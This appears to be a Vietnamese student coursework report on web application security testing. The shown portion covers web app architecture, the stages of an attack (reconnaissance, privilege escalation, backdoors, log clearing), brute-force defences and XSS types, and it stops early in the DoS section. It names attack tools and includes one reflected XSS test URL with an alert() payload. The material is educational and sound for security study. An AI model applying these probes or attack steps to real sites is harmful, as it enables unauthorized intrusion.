|  |
| --- |
| BAN CƠ YẾU CHÍNH PHỦ  **HỌC VIỆN KỸ THUẬT MẬT MÃ**  ¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯  Logo HvKTMM |
| BÀI TẬP LỚN KỸ THUẬT LẬP TRÌNH  **Kiểm thử ứng dụng Web** |
| Ngành: An toàn thông tin  Mã số: 7.48.02.02  *Sinh viên thực hiện*:   |  |  | | --- | --- | | **Trần Thị Thanh** | **AT160346** | | **Hà Mai Anh** | **AT160303** | | **Lê Công Đạt** | **AT160411** | | **Lưu Đức Sơn** | **AT160546** | | **Nguyễn Văn Hiếu** | **AT160420** |   *Người hướng dẫn*:  **TS. Nguyễn Mạnh Thắng**  Khoa An toàn thông tin – Học viện Kỹ thuật mật mã |
| Hà Nội, 2022 |

MỤC LỤC

[DANH MỤC HÌNH ẢNH 3](#_Toc106637395)

[DANH MỤC CÁC TỪ VIẾT TẮT 4](#_Toc106637396)

[LỜI CẢM ƠN 5](#_Toc106637397)

[MỞ ĐẦU 6](#_Toc106637398)

[1.1. Tính cấp thiết của đề tài 6](#_Toc106637399)

[1.2. Mục tiêu thực hiện 6](#_Toc106637400)

[CHƯƠNG I. TỔNG QUAN ỨNG DỤNG WEB VÀ MỘT SỐ PHƯƠNG PHÁP TẤN CÔNG ỨNG DỤNG WEB ĐIỂN HÌNH 7](#_Toc106637401)

[1.1. Tổng quan về ứng dụng web 7](#_Toc106637402)

[1.1.1. Khái niệm ứng dụng web 7](#_Toc106637403)

[1.1.2. Cấu trúc của ứng dụng web 7](#_Toc106637404)

[1.1.3. Mô tả hoạt động của ứng dụng web 8](#_Toc106637405)

[1.1.4. Sơ lược quá trình tấn công của hacker 9](#_Toc106637406)

[1.2. Một số phương pháp tấn công ứng dụng web điển hình 14](#_Toc106637407)

[1.2.1. Tấn công Brute Force 14](#_Toc106637408)

[1.2.2. XSS (Cross-Site Scripting) 16](#_Toc106637409)

[1.2.3. Từ chối dịch vụ (DoS) 18](#_Toc106637410)

[1.2.4. Dự đoán, chèn phiên (Credentical/Session Prediction) 24](#_Toc106637411)

[1.2.5. Liệt kê thư mục (Directory indexing) 25](#_Toc106637412)

[CHƯƠNG 2. PHÂN TÍCH KỸ THUẬT TẤN CÔNG SQL INJECTION VÀ PHƯƠNG PHÁP NGĂN CHẶN 26](#_Toc106637413)

[2.1. Khái niệm SQL injection 26](#_Toc106637414)

[2.2. Phân loại SQL injection 27](#_Toc106637415)

[2.2.1. In-band SQLi 29](#_Toc106637416)

[2.2.2. Inferential SQLi (Blind SQLi) 30](#_Toc106637417)

[2.2.3. Out-of-band SQLi 31](#_Toc106637418)

[2.3. Các con đường khai thác 32](#_Toc106637419)

[2.3.1. Thông qua “user input” 32](#_Toc106637420)

[2.3.2. Thông qua Cookie 33](#_Toc106637421)

[2.3.3. Thông qua biến server 33](#_Toc106637422)

[2.4. Kỹ thuật khai thác 34](#_Toc106637423)

[2.4.1. Với Boolean based và Time based Blind SQL injection 34](#_Toc106637424)

[2.4.2. Union query based 35](#_Toc106637425)

[2.4.3. Batched query 38](#_Toc106637426)

[2.4.4. Order by clause 38](#_Toc106637427)

[2.4.5. Một số kỹ thuật vượt qua cơ chế lọc 39](#_Toc106637428)

[2.4.6. Một số tool khai thác 42](#_Toc106637429)

[2.5. Phương pháp phòng chống và ngăn chặn 43](#_Toc106637430)

[2.5.1. Client 43](#_Toc106637431)

[2.5.2. Server 43](#_Toc106637432)

[2.5.3. Database 45](#_Toc106637433)

[2.5.4. Sử dụng htaccess 45](#_Toc106637434)

[2.5.5. Xác thực bên thứ ba 45](#_Toc106637435)

[CHƯƠNG 3: THỰC NGHIỆM TRIỂN KHAI TẤN CÔNG SQL INJECTION 46](#_Toc106637436)

[3.1. Mô hình triển khai 46](#_Toc106637437)

[3.2. Yêu cầu kỹ thuật 46](#_Toc106637438)

[3.3. Các kịch bản kiểm thử 46](#_Toc106637439)

[3.4. Đánh giá kết quả 46](#_Toc106637440)

[KẾT LUẬN 47](#_Toc106637441)

[TÀI LIỆU THAM KHẢO 48](#_Toc106637442)

[PHỤ LỤC 49](#_Toc106637443)

# DANH MỤC HÌNH ẢNH

[Hình 1‑1 Mô tả ứng dụng web 8](#_Toc106637362)

[Hình 1‑2 Kiến trúc của một số ứng dụng web 9](#_Toc106637363)

[Hình 1‑3 Mô hình hoạt động của một ứng dụng web 10](#_Toc106637364)

[Hình 1‑4 Quá trình tấn công của hacker 11](#_Toc106637365)

[Hình 1‑5 Mô hình XSS 19](#_Toc106637366)

[Hình 2‑1 Phân loại các kiểu tấn công SQL injection 30](#_Toc106637367)

[Hình 2‑2 Ví dụ báo lỗi Error-based SQLi 31](#_Toc106637368)

[Hình 2‑3 Ví dụ về lỗi Union-based SQLi 31](#_Toc106637369)

[Hình 2‑4 Ví dụ khai thác user input 33](#_Toc106637370)

[Hình 2‑5 Ví dụ các biến server 35](#_Toc106637371)

[Hình 2‑6 Những vị trí bị lỗi có thể khai thác 37](#_Toc106637372)

[Hình 2‑7 Danh mục các bảng 38](#_Toc106637373)

[Hình 2‑8 Khai thác dữ liệu các trường trong bảng 38](#_Toc106637374)

[Hình 2‑9 Kết quả khai thác 39](#_Toc106637375)

# DANH MỤC CÁC TỪ VIẾT TẮT

# LỜI CẢM ƠN

Chúng em xin chân thành cảm ơn thầy **Nguyễn Mạnh Thắng** đã tận tình hướng dẫn, truyền đạt kiến thức và chỉ bảo cho chúng em trong suốt thời gian thực hiện đề tài để chúng em có thể hoàn thành bài báo cáo này một cách tốt nhất.

Mặc dù có nhiều cố gắng nhưng với lượng kiến thức hạn hẹp nên bài báo cáo của chúng em không thể tránh khỏi nhiều thiếu sót. Chúng em rất mong nhận được sự góp ý, chỉ bảo của thầy để bài báo cáo của chúng em được hoàn thiện hơn.

Chúng em xin chân thành cảm ơn!

Hà Nội, tháng 6 năm 2022

# MỞ ĐẦU

* 1. Tính cấp thiết của đề tài

Sự tăng trưởng nhanh chóng của Internet đã tạo ra các dịch vụ web rất hữu ích dần dần thay thế các giao dịch thủ công truyền thống. Điển hình như ngày nay ta đã có thể ngồi tại nhà mà vẫn thực hiện được các dịch vụ như kiểm tra tài khoản ngân hàng, đặt vé máy bay, mua sắm… Nhưng hầu hết các ứng dụng này đều chứa những lỗi bảo mật tiềm ẩn mà các tin tặc có thể khai thác và thực hiện tấn công. Kết quả của việc tấn công là tính cơ mật (tính riêng tư) và toàn vẹn của thông tin bị xâm phạm. Một trong những lỗi nguy cơ bảo mật tiềm ẩn phát triển nhanh nhất trong những năm gần đây xuất phát từ những sai sót trong việc kiểm tra tính hợp lệ của chuỗi đầu vào được cung cấp bởi người dùng, được gọi là tấn công dựa trên khai thác lỗ hổng SQL Injection. Câu lệnh SQL là một loại ngôn ngữ truy vấn dùng để truy cập và thay đổi các thông tin trong cơ sở dữ liệu của một website. Một số câu lệnh phổ biến nhất là thêm, chèn, xóa, sửa. Nếu trang web không được bảo vệ một cách thích hợp và chính xác, người dùng truy cập vào trang web có thể lợi dụng để viết lại một số câu lệnh SQL làm mất dữ liệu hay phá hủy cơ sở dữ liệu của trang web.

* 1. Mục tiêu thực hiện

Nghiên cứu về SQL injection cùng các kỹ thuật tấn công và cách phòng tránh.

**Tên đề tài**: “**Kiểm thử ứng dụng Web**”

Mục tiêu đặt ra khi thực hiện:


* Tìm hiểu về ứng dụng web và một số phương pháp tấn công điển hình.
* Phân tích kỹ thuật tấn công SQL injection và phương pháp ngăn chặn.
* Demo tấn công SQL injection.

# CHƯƠNG I. TỔNG QUAN ỨNG DỤNG WEB VÀ MỘT SỐ PHƯƠNG PHÁP TẤN CÔNG ỨNG DỤNG WEB ĐIỂN HÌNH

* 1. Tổng quan về ứng dụng web
     1. Khái niệm ứng dụng web

Sự ra đời của Internet đã đánh dấu một bước nhảy vọt trong sự phát triển của ngành công nghệ thông tin. Sự phát triển nhanh của Internet đã tạo một cuộc cách mạng thục thụ. Internet nhanh chóng xâm nhập vào các hoạt động thông tin, kinh tế - xã hội cũng như các hoạt động vui chơi giải trí trực tuyến khác như game online… Dần dần Internet đã trở thành một phần không thể thiếu được trong cuộc sống của chúng ta ngày nay. Sự phát triển muôn mặt của Internet được thể hiện rõ nhất ở các ứng dụng web đa dạng, thâm nhập vào các mặt của đời sống. Điển hình các ứng dụng web được sử dụng để có thể giúp đỡ các hành khách có thể đặt và mua vé máy bay qua mạng, thực hiện mua bán và thanh toán trực tuyến hay chúng còn được sử dụng làm nơi để các cộng đồng dân cư trên mạng có thể trao đổi, giao lưu và chia sẻ các thông tin của mình (blog, các website cá nhân). Chỉ với một chiếc máy tính, một thiết bị cầm tay… có cài đặt trình duyệt web thì việc truy cập vào web và các dịch vụ có thể thực hiện ở bất cứ nơi nào.


Ứng dụng web (**web application**) là các ứng dụng được xây dựng để thực thi trên nền web. Thông qua chúng, người dùng có thể tương tác tốt hơn với website cũng như nhờ nó chúng ta có nhiều ứng dụng/công cụ chạy online mà không cần cài phần mềm trên máy tính.



Hình 1‑1 Mô tả ứng dụng web

* + 1. Cấu trúc của ứng dụng web

Tốc độ phát triển của các kỹ thuật xây dựng ứng dụng web cũng phát triển rất nhanh. Trước đây những ứng dụng web thường được xây dựng bằng CGI (Common Gateway Interface) được chạy trên các trình chủ Web và có thể kết nối vào các cơ sở dữ liệu đơn giản trên cùng máy chủ. Ngày nay, ứng dụng web thường được viết bằng Java và chạy trên máy chủ phân tán, kết nối đến nhiều nguồn dữ liệu.


Dù có nhiều biến thể, một ứng dụng Web thông thường được cầu trúc như một ứng dụng ba lớp:

Hình 1‑2 Kiến trúc của một số ứng dụng web

* Lớp trình bày: Lớp này có nhiệm vụ hiển thị dữ liệu cho người dùng, ngoài ra còn có thể có thêm các ứng dụng tạo bố cục cho trang web.
* Lớp ứng dụng: Là nơi xử lý các ứng dụng web. Nó sẽ xử lý thông tin người dùng yêu cầu, đưa ra quyết định, gửi kết quả đến “lớp trình bày” lớp này thường được cài đặt bằng các kỹ thuật lập trình như Java, NET, PHP hay ColdFuslon, được triển khai trên các trình chủ như IBM WebSphere, WebLogic, Apache, HS...
* Lớp dữ liệu: thường là các hệ quản trị dữ liệu (DBMS) chịu trách nhiệm quản lý các file dữ liệu và quyền sử dụng.
  + 1. Mô tả hoạt động của ứng dụng web

Các ứng dụng web thường được mã hóa bằng ngôn ngữ được trình duyệt hỗ trợ như JavaScript và HTML vì các ngôn ngữ này dựa trên trình duyệt để render chương trình thực thi. Có một số ứng dụng động yêu cầu quá trình xử lý phía máy chủ, còn lại các ứng dụng tĩnh sẽ hoàn toàn không cần xử lý ở phía máy chủ.

Ứng dụng web yêu cầu một web server để quản lý các yêu cầu từ máy khách, một application server để thực hiện các tác vụ được yêu cầu và đôi khi, một database để lưu trữ thông tin. Công nghệ application server có các loại từ ASP.NET, ASP và ColdFusion, đến PHP và JSP.

**Hình 1‑3 Mô hình hoạt động của một ứng dụng web**

Đầu tiên trình duyệt sẽ gửi một yêu cầu (request) đến trình chủ Web thông qua các lệnh cơ bản GET, POST... của giao thức HTTP, trình chủ lúc này có thể cho thực thi một chương trình được xây dựng từ nhiều ngôn ngữ như: C, C++, Java... hoặc trình chủ yêu cầu bộ diễn dịch thực thi các trang ASP, JSP... theo yêu cầu của trình khách.

Tùy theo các tác vụ của chương trình được cài đặt mà nó xử lý, tính toán kết nối đến cơ sở dữ liệu, lưu các thông tin do trình khách gửi đến...


* + 1. Sơ lược quá trình tấn công của hacker
       1. Các giai đoạn tấn công

Quá trình tấn công của một hacker có thể được khái quát qua 3 giai đoạn:

Giai đoạn 1: Thu thập thông tin.

Giai đoạn 2: Phân tích và hành động.

Giai đoạn 3: Dừng và xoá dấu vết.



Hình 1‑4 Quá trình tấn công của hacker

1. Giai đoạn 1: Thu thập thông tin

Gồm 3 bước chính: FootPrinting, Scanning, Enumecration.

* FootPrinting (In dấu chân): Là bước mà kẻ tấn công thu thập thông tin về đối tượng, người dùng, doanh nghiệp, các chi nhánh của công ty, máy chủ... bao gồm các chi tiết Domain Name, địa chỉ IP, Networking Prototcols, thông tin về người quản trị... Đây là một bước quan trọng cho hacker, đôi khi với những thông tin này hacker đã có thể làm chủ hệ thống. Công cụ hỗ trợ: Nslookup, Smart Whols, UseNet Google Earth Search engines (công cụ tìm kiếm), http:/[www.networksolution.com](http://www.networksolution.com/), http:// [www. archive. org](http://www.archive.org/)
* Scanning (Quét thăm dò mạng): Phần lớn thông tin quan trọng từ server có được từ bước này. Xác định hệ điều hành, xác định hệ thống có đang chạy không, tìm hiểu các dịch vụ đang chạy hay đang lắng nghe, tìm hiểu các lỗ hổng, kiểm tra các cổng, xác định các dịch vụ sử dụng giao thức TCP và UDP... Công cụ hỗ trợ như LANGuard, xScan, NetScan Tools iNetTools Nmap.
* Enumeration (Điểm danh mạng - liệt kê tìm lỗ hổng): Đến đây, các attacker bắt đầu kiểm soát server sơ bộ. Bước này là tìm kiếm những tài nguyên được bảo vệ kém, hoặc tài khoản người dùng mà có thể sử dụng để xâm nhập, bao gồm các mật khẩu mặc định, các script và dịch vụ mặc định. Rất nhiều người quản trị mạng không biết đến hoặc không sửa đổi lại các giá trị này của thiết bị. Công cụ hỗ trợ: DumpSec, NbtScan, SuperScan, NetviewX, Userlnfo…

1. Giai đoạn 2: Phân tích và hành động

Gồm 3 bước chính: Gaining Access, Privilege Escalation, Pilring.

* Gaining Access (Đột nhập hệ thống): Hacker sẽ tìm cách truy cập vào mạng bằng những thông tin có được ở ba bước trong giai đoạn 1. Phương pháp được sử dụng ở đây có thể là tấn công vào lỗi tràn bộ đệm, lấy và giải mã file password, hay brute force (kiểm tra tất cả các trường hợp) password, đột nhập qua các cổng mở... Công cụ hỗ trợ: Password ceavesdropping, Tcpdump, L0phtcrack, NAT, Pwdump2 (NT), Remote Buffer Overflows, Brute-force password attacks...
* Privilege Escalation (Nâng quyền hệ thống): Trong trường hợp hacker xâm nhập được vào mạng với một tài khoản nào đó, thì họ sẽ tìm cách kiểm soát toàn bộ hệ thống. Hacker sẽ tìm cách crack password của admin, hoặc sử dụng lỗ hổng để leo thang đặc quyền. Kẻ xâm nhập có thể truy cập vào các file hay folder dữ liệu mà tài khoản người sử dụng ban đầu không được cho phép truy cập. Khi hacker đạt được mức độ quyền truy cập đủ cao, họ có thể cài đặt phần mềm như là Backdoors và Trojan horses, cũng như cho phép truy cập sâu hơn và thăm dò. Mục đích chung của hacker là chiếm được quyền truy cập ở mức độ quản trị. Khi đã đạt được mục đích đó, họ có toàn quyền điều khiển hệ thống mạng. Công cụ hỗ trợ: L0phtcrack, Password cracking, BUG, Exploits. John và Riper là hai chương trình crack password rất hay được sử dụng. Có thể sử dụng Sniffer để bắt các gói tin, từ đó phân tích tìm ra mật khẩu.
* Pilring (Khai thác hệ thống): Thông tin lấy từ bước trên đủ để hacker định vị server và điều khiển server. Nếu bước này không thành công, hãy đến bước DoS (Denial of Service). Công cụ hỗ trợ: Rhost, Configuration files, Registry, Telnet, FTP...

1. Giai đoạn 3: Dừng và xóa dấu vết

Gồm 2 bước chính: Creating Backdoors, Covering Tracks.

* Creating Backdoors (Tạo cổng hậu): Để chuẩn bị cho lần xâm nhập tiếp theo được dễ dàng hơn. Hacker để lại Backdoors, tức là một cơ chế cho phép hacker truy nhập trở lại bằng con đường bí mật không phải tốn nhiều công sức khai phá, bằng việc cài đặt TroJan hay tạo user mới. Công cụ hỗ trợ: Ở đây là các loại Trojan, keylog, creat rogue user accounts, schedule batch Jobs, replace apps with Trojan. VNC, BO2K...
* Covering Tracks (Xoá dấu vết): Sau khi đã có những thông tin cần thiết, hacker tìm cách xoá dấu vết, xoá các file LOG của hệ điều hành (vì hệ thống luôn ghi nhận những hành động của người dùng) làm cho người quản lý không nhận ra hệ thống đã bị xâm nhập hoặc có biết cũng không tìm ra kẻ xâm nhập là ai. Công cụ hỗ trợ: Clear logs, Zap, Event log GUL, rootkits, file streaming...
  + - 1. Khảo sát ứng dụng web

Khi phạm vi ứng dụng của các Web application ngày càng phổ biến thì khả năng xuất hiện lỗi và bị tấn công càng cao. Trong các lĩnh vực hacking, hack Web application luôn là một công việc được hacker nhắm đến nhằm mục đích phục vụ một yêu cầu nào đó của họ hay để phá hoại.

Trước hết hacker tiến hành thu thập thông tin ở mức trên về hạ tầng của mục tiêu. Thu thập một số thông tin quan trọng như có bao nhiêu server, mô hình của các Web server, các client nào sẽ tương tác với ứng dụng Web, kiểu giao tiếp thông tin (transport) và thông qua các công (port) nào, những site liên quan đến việc thực hiện chức năng của site mục tiêu...

Tiếp đó hacker khảo sát ứng dụng Web. Một trong những phương pháp khảo sát khá phổ biến từ trước đến giờ đó là xem mã nguồn và lợi dụng các lỗi cho phép xem mã nguồn các ngôn ngữ Web thông dụng hiện nay như Active Server Pages (ASP), Common Gateway Interface (CGD), ColdEusion Server (CFM), Hypertext Preprocessor (PHP).

Sử dụng một số phép thử như thêm dấu ° vào các url theo khuôn dạng truyền vào giá trị rất phố biến, đưa vào những mẫu thử cơ bản của form xác thực đăng nhập để khảo sát các lỗi SQL injection.

* Đưa vào các thông tin “lạ” ở các form ứng dụng Web hay trên url để xem các thông điệp chuyên xuống cho người dùng khi ứng dụng có lỗi. Các thông báo lỗi thông thường tiết lộ các chỉ tiết kỹ thuật có thể cho phép kẻ tấn công biết được điểm yếu của hệ thống.
* Sử dụng các công cụ để đưa các trang Web mục tiêu vào dò tìm các lỗi của người phát triển ứng dụng để từ đó xây dựng nên kịch bản tấn công và chọn cách tấn công cụ thể.
* Tìm hiểu sâu về các chức năng của ứng dụng Web. Tìm hiểu cách thực hiện của các phần trong ứng dụng, đặc biệt như các order input, order tracking.
* Tìm hiểu luồng di chuyển của thông tin. Các thông tin tương tác giữa client và server, các thông tin tương tác với database. Hiện nay việc viết mã để thực hiện việc giao tiếp thông tin thường phải đảm bảo được tính hiệu quả (nhanh) và bảo mật (có thể sẽ chậm hơn). Thường thì tính hiệu quả được ưu tiên hơn do đó có thể sẽ phát sinh lỗi trong quá trình đó và giúp hacker có thể lợi dụng các lỗi để đoạt quyền điều khiển hệ thống.
  + - 1. Tấn công mục tiêu

Việc thu thập thông tin là vấn đề quan trọng cho việc tấn công vào một hệ thống máy mục tiêu. Cho dù hacker tấn công theo phương diện phần cứng hay qua ứng dụng thì việc thu thập thông tin vẫn là cần thiết.

Sau khi đã khảo sát và thu thập thông tin mục tiêu, hacker bắt đầu thực hiện tấn công nhằm xâm nhập vào hệ thống lấy thông tin, đưa thông tin xấu vào, dành quyền kiểm soát... Có thể trong những bước đã nêu hacker không cần phải đi qua theo thứ tự hay qua hết, nhưng việc nắm rõ thông tin của máy mục tiêu luôn là điều kiện tiên quyết để dẫn đến thành công trong việc tấn công. Tùy vào thông tin thu thập được mà hacker sẽ quyết định tấn công theo kỹ thuật nào, xây dựng một kịch bản tấn công phù hợp.

1. Một số kịch bản tấn công:

* Tấn công đồng loạt vào các trang tin điện tử thuộc Chính phủ, thành phố, bộ, sở ban ngành... làm thay đổi nội dung, đưa thông tin sai lệch...
* Tấn công vào các ứng dụng Web mua bán, giao dịch trực tuyến để đánh cắp thông tin cá nhân, thẻ tín dụng...
* Tấn công ứng dụng Web, đặt mã độc tại trang Web, sử dụng máy chủ bị lỗi để thực hiện hành vi tấn công khác.

1. Mục đích tấn công cơ bản của hacker trên các ứng dụng web như sau:

* Tấn công với mục đích chính trị (tấn công các trang tin điện tử thuộc chính phủ, thành phố, các sở ban ngành...).
* Tấn công với mục đích lợi nhuận (các trang thương mại điện tử, tài chính, ngân hàng, các doanh nghiệp...).
* Tấn công với mục đích cá nhân.

1. Hậu quả tấn công của hacker trên các ứng dụng web:

* Dù tấn công dưới bất kỳ với mục đích gì thì hậu quả ảnh hưởng đều rất đáng kể, thiệt hại to lớn về uy tín, kinh tế, gây thiệt hại cho người dùng mạng, bị đánh cắp thông tin, có thể bị hacker lợi dụng để tấn công một tổ chức khác, tận dụng phát tán lừa đảo...
* Nếu không thành công trong việc xâm nhập bằng các kỹ thuật phổ biến, thì DoS là cách thức mà hacker thường lựa chọn để làm cho hệ thống không thể hoạt động được.
  1. Một số phương pháp tấn công ứng dụng web điển hình
     1. Tấn công Brute Force
        1. Tấn công Brute Force là gì

Tấn công Brute Force là một loại tấn công mạng, trong đó bạn có một phần mềm, xoay vòng các ký tự khác nhau, kết hợp để tạo ra một mật khẩu đúng. Phần mềm Brute Force Attack password cracker đơn giản sẽ sử dụng tất cả các kết hợp có thể để tìm ra mật khẩu cho máy tính hoặc máy chủ mạng. Nó rất đơn giản và không sử dụng bất kỳ kỹ thuật thông minh nào. Vì phương pháp này chủ yếu dựa trên toán học, phải mất ít thời gian hơn để crack mật khẩu, bằng cách sử dụng các ứng dụng brute force thay vì tìm ra chúng theo cách thủ công. Nói phương pháp này dựa trên toán học vì máy tính làm rất tốt các phép toán và thực hiện chúng trong vài giây, nhanh hơn rất nhiều lần so với bộ não con người (mất nhiều thời gian hơn để tạo ra các sự kết hợp).

Tấn công Brute Force là tốt hay xấu tùy thuộc vào người sử dụng nó. Nó có thể được bọn tội phạm mạng cố gắng sử dụng để hack vào một máy chủ mạng, hoặc nó có thể được một quản trị viên mạng dùng để xem mạng của mình được bảo mật có tốt không. Một số người dùng máy tính cũng sử dụng các ứng dụng brute force để khôi phục mật khẩu đã quên.

* + - 1. Cách phòng chống và bảo vệ để tránh khỏi các cuộc tấn công Brute Force

Vì không có logic đặc biệt nào được áp dụng trong các cuộc tấn công Brute Force, ngoại trừ việc thử các kết hợp khác nhau của các ký tự được sử dụng để tạo mật khẩu, nên biện pháp phòng ngừa ở mức rất cơ bản và tương đối dễ dàng.

Ngoài việc sử dụng phần mềm bảo mật và hệ điều hành Windows được cập nhật đầy đủ, bạn nên sử dụng một mật khẩu mạnh có một số đặc điểm sau:

* Có ít nhất một chữ hoa
* Có ít nhất một chữ số
* Có ít nhất một ký tự đặc biệt
* Mật khẩu phải có tối thiểu 8-10 ký tự
* Bao gồm ký tự ASCII, nếu bạn muốn.

Mật khẩu càng dài thì càng mất nhiều thời gian để crack nó. Nếu mật khẩu của bạn giống như 'PA$$w0rd', sẽ mất hơn 100 năm để crack nó bằng các ứng dụng tấn công brute force hiện có. Xin vui lòng không sử dụng mật khẩu được đề xuất trong ví dụ, vì nó rất dễ dàng bị phá vỡ, bằng cách sử dụng một số phần mềm thông minh, có thể tổng hợp các mật khẩu đề xuất trong các bài viết liên quan đến các cuộc tấn công brute force.

Phần mềm miễn phí PassBox là một công cụ nhỏ tiện dụng sẽ ghi nhớ tất cả mật khẩu của bạn và thậm chí còn tạo mật khẩu mạnh cho tài khoản của bạn nữa. Nếu không, bạn có thể sử dụng một số trình tạo mật khẩu trực tuyến miễn phí để tạo mật khẩu mạnh ẩn danh. Sau khi thực hiện điều đó, hãy kiểm tra mật khẩu mới của bạn bằng Microsoft Password Checker - Trình kiểm tra mật khẩu của Microsoft. Trình kiểm tra mật khẩu này giúp đánh giá sức mạnh mật khẩu bạn đã nhập.

Nếu bạn đang sử dụng phần mềm website WordPress, thì cũng có nhiều plugin bảo mật WordPress tự động chặn các cuộc tấn công brute force. Sử dụng tường lửa web như Sucuri hoặc Cloudflare là một tùy chọn khác mà bạn có thể xem xét. Một cách nữa để chặn các cuộc tấn công brute-force là khóa các tài khoản sau một số lần nhập mật khẩu không chính xác. Plugin Limit Logins WordPress rất tốt cho việc ngăn chặn các cuộc tấn công brute force trên blog của bạn. Các biện pháp khác bao gồm cho phép đăng nhập từ chỉ các địa chỉ IP được chọn, thay đổi URL đăng nhập mặc định thành một thứ khác và sử dụng Captcha để tăng cường bảo mật blog WordPress của bạn.

* + 1. XSS (Cross-Site Scripting)

XSS là một trong những kĩ thuật tấn công phổ biến nhất hiện nay, đồng thời nó cũng là một trong những vấn đề bảo mật quan trọng đối với các nhà phát triển web và cả những người sử dụng web. XSS là một kỹ thuật tấn công bằng cách chèn vào các website động những thẻ HTML hay những đoạn scrip nguy hiểm có thể gây hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Scrip như JavaScrip, Jscrip… và cũng có thể là các thẻ HTML.

**Cách thực hiện:**


Cho phép kẻ tấn công nhúng mã độc Javacsript, VBScript, ActiveX, HTML, hoặc Flash vào một trang năng động, dễ bị đánh lừa người sử dụng, thực hiện kịch bản trên máy tính của mình để thu thập dữ liệu. Kỹ thuật này không tấn công vào CSDL hệ thống như SQL injection mà chúng tấn công trực tiếp từ phía người dùng bằng cách xâm nhập hệ thống bằng các đoạn mã đơn giản để lấy cắp cookies và session từ đó chúng có thể thao túng người dùng cướp quyền truy cập tài khoản mà không cần tới mật khẩu.

Non-persistent (Reflected) là loại phổ biến nhất: Loại này xuất hiện khi dữ liệu được cung cấp từ một web client nào đó. Hacker khi muốn tấn công thì điều đầu tiên là sẽ phải tìm ra lỗ hổng bảo mật trên website bằng cách gắn một đoạn mã test vào web client để web client gửi đến server và chờ phản hồi của web server để tìm ra lỗ hổng bảo mật Hacker tấn công dựa vào sự thiếu chú ý về việc lọc dữ liệu vào từ URL vủa website và gắn thêm những đoạn mã độc vào đây để thực hiện hành vi tấn công website. Loại này thì chỉ có tác dụng trong một lần.

Ví dụ: Có thể một request được gửi từ các form dữ liệu hoặc cũng có thể chỉ là các URL: [http://www.example.com/search?query=alert('XSS was found!');](http://www.example.com/search?query=alert('XSS%20was%20found!');)

Stored XSS: Là một biến thể tàn phá gây hậu quả rất nặng nề. Loại này xảy ra khi dữ liệu do các hacker cung cấp được lưu trữ trên các máy chủ thông qua một số chức năng trên website và từ đó về sau thì các dữ liệu này hiển nhiên được hiển thị một cách bình thường trên các trình duyệt của người dùng mà không cần tới HTML riêng nữa. Và khi người dùng click vào những phần bị gắn mã độc thì đã bị dính XSS. Đoạn mã chèn thêm vào được lưu trữ vào CSDL trên server dưới dạng các comment trong blog, mesage, forum hay visitor log.

Ví dụ: Khi đăng ký thành viên, phần giới thiêu về bản thân, nếu hacker nhập vào mã XSS và website không kiểm tra kỹ dữ liệu đầu vào, thì mỗi khi truy cập trang thành viên của hacker đó, bạn sẽ bị khai thác.



Hình 1‑5 Mô hình XSS

Từ những điều này có thể thấy Stored XSS nguy hiểm hơn Reflected XSS rất nhiều, đối tượng bị ảnh hưởng có thế là tất cả nhưng người sử dụng ứng dụng web đó. Và nếu nạn nhân có vai trò quản trị thì còn có nguy cơ bị chiếm quyền điều khiển web.

* + 1. Từ chối dịch vụ (DoS)
       1. DoS là gì

DoS hay Denial of Service nghĩa là từ chối dịch vụ. Đây là một hình thức tấn công phổ biến được khá nhiều hacker sử dụng hiện nay. Để tấn công từ chối dịch vụ DoS, tin tặc sẽ tạo ra một lượng rất lớn các truy cập đến máy tính mục tiêu, khiến nó không kịp xử lý kịp các tác vụ cần kíp, từ đó dẫn đến quá tải và ngừng hoạt động.

